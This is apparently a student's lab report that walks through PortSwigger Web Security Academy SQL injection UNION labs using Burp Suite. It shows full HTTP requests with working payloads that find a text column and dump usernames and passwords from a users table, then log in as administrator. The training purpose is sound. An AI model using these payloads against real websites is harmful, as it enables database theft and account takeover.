User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4200360396f3438027219b004d00bf.web-security-academy.net/filter?category=Accessories
Accept-Encoding: gzip, deflate,
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5016

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SQL injection UNION attack, determining the number of columns returned by the query
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
```

Inspector	
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	19
Response headers	3

Done 5,124 bytes | 373 millis

SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

Congratulations, you solved the lab!

Accessories

Refine your search: All Accessories Gifts Lifestyle Tech gifts Toys & Games


Six Pack Beer Belt	$47.82	View details
Cheshire Cat Grin	$6.53	View details
Giant Pillow Thing	$67.96	View details
ZZZZZZ Bed - Your New Home Office	$48.82	View details

Interestingly, here union can be used to determine number of columns used to list products. NULL can be placed after union and select till the server returns a successful response. The number of NULL used are the number of columns in the database's table of products.

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA Batch - 61

INS Practical 1

4. Union attack, finding a column containing text


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Organizer Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Extensions Learn
Send
Cancel
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 19
Response headers 3
Done
Event log (24) Audit log All issues
Memory: 496.4MB
5,277 bytes | 307 millis
SQL injection UNION attack, finding a column containing text

Target: https://0a4e001c047c45d5823b2cd5007f0020.web-security-academy.net HTTP/2

Request

```
GET /filter?category=Gifts'+union+select+null,'wHboDd',null-- HTTP/2
Host: 0a4e001c047c45d5823b2cd5007f0020.web-security-academy.net
Cookie: session=ziurj2hIXQG8vzVPbyGt6gJHemlxsnyl
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4e001c047c45d5823b2cd5007f0020.web-security-academy.net/filter?category=Gifts
Accept-Encoding: gzip, deflate,
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5169

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SQL injection UNION attack, finding a column containing text
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
```

https://0a4e001c047c45d5823b2cd5007f0020.web-security-academy.net/fi...

WebSecurity Academy

SQL injection UNION attack, finding a column containing text

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account

WE LIKE TO SHOP

Gifts' union select null,'wHboDd',null--

Refine your search:


All Accessories Clothing, shoes and accessories Corporate gifts Gifts Pets

Conversation Controlling Lemon	$46.36	View details
Snow Delivered To Your Door	$58.12	View details
High-End Gift Wrapping	$92.06	View details
Couple's Umbrella	$38.10	View details
wHboDd		

After finding the number of columns in the product table, each NULL can be replaced by a random text to check if the column's value is of string type, which will be the name of the product. Hence, custom text can be inserted in the product's list.

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA Batch - 61
INS Practical 1

5. Union attack, retrieving the data from other tables


SQL injection UNION attack, retrieving data from other tables
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Organizer Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
Learn more
Open browser
Event log (25) Audit log All issues
Memory: 537.7MB
https://0a22001403d127eb80c26cac003f009c.web-security-academy.net/my-ac...
WebSecurity Academy
LAB Solved
Back to lab description
Share your skills!
Continue learning
Home | My account | Log out
Email
Update email

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

SQL injection UNION attack, retrieving data from other tables

Congratulations, you solved the lab!


My Account

Your username is: administrator

Now, if NULLs are replaced by username, password and then ***from*** the table ***users*** is added, it will also list the users with their passwords along with the list of products.

Name - Yash Lakhtariya
Enrollment number - 21162101012
Branch - CBA   Batch - 61
INS Practical 1

6. Union attack, retrieving multiple values in a single column



Target: https://0acb00d60307927780e7f38400dc002b.web-security-academy.net

Request

```
GET /filter?category=Pets'+union+select+null,username||'~'||password+from+users-- HTTP/2
Host: 0acb00d60307927780e7f38400dc002b.web-security-academy.net
Cookie: session=GFi02dpw09WTVw0jaxf5dzAi3TcStujm
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0acb00d60307927780e7f38400dc002b.web-security-academy.net/filter?category=Pets
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5211

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SQL injection UNION attack, retrieving multiple values in a single column
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
```

Done 5,319 bytes | 296 millis

SQL injection UNION attack, retrieving multiple values in a single column

LAB Solved

Congratulations, you solved the lab!

My Account

Your username is: administrator

Similar to previous one, here, *'||'* can be used to print multiple values along with the column values, like *'~'* between username and password along with the product list.

<u>**Conclusion :**</u> This lab helps clear the concept of SQL Injection as a type of Web Security Attacks, where malicious code can be inserted in SQL statements via web page input or via HTTP requests, which compromises the security of the database.